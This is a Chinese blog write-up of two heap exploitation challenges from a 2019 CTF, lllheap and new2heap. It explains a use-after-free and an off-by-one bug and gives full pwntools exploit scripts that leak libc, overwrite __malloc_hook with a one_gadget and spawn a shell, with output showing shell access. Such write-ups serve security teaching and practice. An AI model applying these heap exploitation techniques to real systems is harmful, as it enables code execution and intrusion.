2019火种CTF PWN writeup

原创

苍崎青子 于 2019-11-23 10:31:53 发布 679 收藏 1

分类专栏： PWN

本文链接：https://blog.csdn.net/qq_43189757/article/details/103211197

1.lllheap

思路：


UAF漏洞，程序限制了chunk的大小为0x80-0x200 之间， 那么无法通过常规的fastbin attack来覆写malloc_hook , 但是可以通过改写global_max_fast 来扩大fastbin 的上限大小， 再往_IO_stdin 附近写入0xf1作为跳板， 伪造fake_chunk从而覆写malloc_hook

exp:

```
from pwn import *

context(arch='amd64', os='linux', terminal=['tmux', 'splitw', '-h'])
context.log_level='debug'
debug = 0
d = 0

if debug == 0:
 p = process("./lllheap")
 if d == 1:
  gdb.attach(p)
else:
 p = remote("114.55.210.108", 4545)

def add(size):
 p.sendlineafter("choice:", str(1))
 p.sendlineafter("size:", str(size))

def edit(idx, content):
 p.sendlineafter("choice:", str(3))
 p.sendlineafter("index:", str(idx))
 p.sendlineafter("content:", content)

def delete(idx):
 p.sendlineafter("choice:", str(4))
 p.sendlineafter("index:", str(idx))

def show(idx):
 p.sendlineafter("choice:", str(2))
 p.sendlineafter("index:", str(idx))

add(0xe8)  #0

add(0xe8)  #1
```

```
add(0xe8)  #1

add(0xe8)  #2

add(0xe8)  #3

delete(0)

show(0)

libc = ELF("ll_libc.so.6")

leak = u64(p.recvline()[:6].ljust(8, '\x00'))
libc_base = leak - (0x7ff8fa658b78 - 0x7ff8fa294000)
malloc_hook = libc_base + libc.symbols['__malloc_hook']
stdin = libc_base + libc.symbols['_IO_2_1_stdin_'] + 0x8f
realloc = libc_base + libc.symbols['__libc_realloc']
global_max_fast = libc_base + 0x3c67f8 - 0x10
one_gadget = libc_base + 0xf1147
log.info("libc_addr -> " + hex(leak))
log.info("libc_base -> " + hex(libc_base))
log.info("malloc_hook -> " + hex(malloc_hook))
log.info("realloc -> " + hex(realloc))
log.info("stdin -> " + hex(stdin))
log.info("ont_gadget -> " + hex(one_gadget))

payload = p64(leak) + p64(global_max_fast)
edit(0, payload)

add(0xe8)  #4

delete(1)

payload = p64(stdin)
edit(1, payload)

add(0xe8)  #5

add(0xe8)  #6

payload = 'a'*0xd8 + p64(0xf1)
edit(6, payload)

fake_chunk1 = libc_base + 0x3c4a4f
delete(2)

payload = p64(fake_chunk1)
edit(2, payload)

raw_input()
add(0xe8)  #7

add(0xe8)  #8

payload = 'a'*(0xb9 - 0x10) + p64(one_gadget) + p64(one_gadget)
edit(8, payload)

add(0x80)

p.interactive()
```

结果:



2.new2heap

源代码大体上跟lllheap差不多， 只是修复了UAF漏洞， 但是在edit函数处存在off-by-one漏洞， 程序限制输入chunk的大小为0-0x58 之间


思路是改写top_chunk的地址， 使得分配top_chunk时从malloc_hook处开始分配， 从而覆写malloc_hook

exp:

```
from pwn import *

context(arch='amd64', os='linux', terminal=['tmux', 'splitw', '-h'])
context.log_level='debug'
debug = 1
d = 0

execve = "./new2heap"
if debug == 1:
 p = process(execve)
 if d == 1:
  gdb.attach(p)
else:
 p = remote("114.55.210.108", 4545)

def add(size):
 p.sendlineafter("choice:", str(1))
 p.sendlineafter("size:", str(size))

def edit(idx, content):
 p.sendlineafter("choice:", str(3))
 p.sendlineafter("index:", str(idx))
 p.sendlineafter("content:", content)

def delete(idx):
 p.sendlineafter("choice:", str(4))
 p.sendlineafter("index:", str(idx))

def show(idx):
 p.sendlineafter("choice:", str(2))
 p.sendlineafter("index:", str(idx))

def leak():
 add(0x18)#0
 add(0x28)#1
 add(0x58)#2
 add(0x18)#3
 edit(0, '\x00'*0x18 + p8(0x91))
 delete(1)
```

```
 add(0x28)#4 -> 1
 show(2)
 leak = u64(p.recvline()[:6].ljust(8, '\x00'))
 log.info("leak -> " + hex(leak))
 return leak

def exploit():
 add(0x58)#5 -> 2
 delete(2)
 edit(5, p64(0x51))
 add(0x58)#6 -> 2
 fake = libc_base + 0x3c4b40
 add(0x18)#7
 add(0x48)#8
 add(0x48)#9
 add(0x18)#10
 edit(7, '\x00'*0x18 + p8(0xa1))
 delete(8)
 add(0x48)#11 -> 8
 add(0x48)#12 -> 9
 delete(12)
 edit(9, p64(fake))
 add(0x48)#13
 add(0x48)#14
 payload = '\x00'*0x28 + p64(malloc_hook - 0x10)
 edit(14, payload)
 add(0x48)#15
 edit(15, p64(one_gadget)*4)

 raw_input()
 add(0x48)

libc = ELF("./nh_libc.so.6")
libc_base = leak() - (0x7f1bfd456b78 - 0x7f1bfd092000)
malloc_hook = libc_base + libc.symbols['__malloc_hook']
realloc = libc_base + libc.symbols['__libc_realloc']
log.info("libc_base -> " + hex(libc_base))
one_gadget = libc_base + 0xf1147
'''
0x45216 execve("/bin/sh", rsp+0x30, environ)
constraints:
 rax == NULL

0x4526a execve("/bin/sh", rsp+0x30, environ)
constraints:
 [rsp+0x30] == NULL

0xf02a4 execve("/bin/sh", rsp+0x50, environ)
constraints:
 [rsp+0x50] == NULL

0xf1147 execve("/bin/sh", rsp+0x70, environ)
constraints:
 [rsp+0x70] == NULL
'''

exploit()

p.interactive()
```

结果：


'72\n'
[*] Switching to interactive mode
$ ls
[DEBUG] Sent 0x3 bytes:
'ls\n'
[DEBUG] Received 0x7ef bytes:
'1baby_reverse\t dn\t\t libc-2.23.so roputils.py\n'
'32_libc-2.23.so dn.o\t\t libc-2.23.so.i386 roputils.pyc\n'
'360_pwn1\t dn.py\t\t LibcSearcher rp.py\n'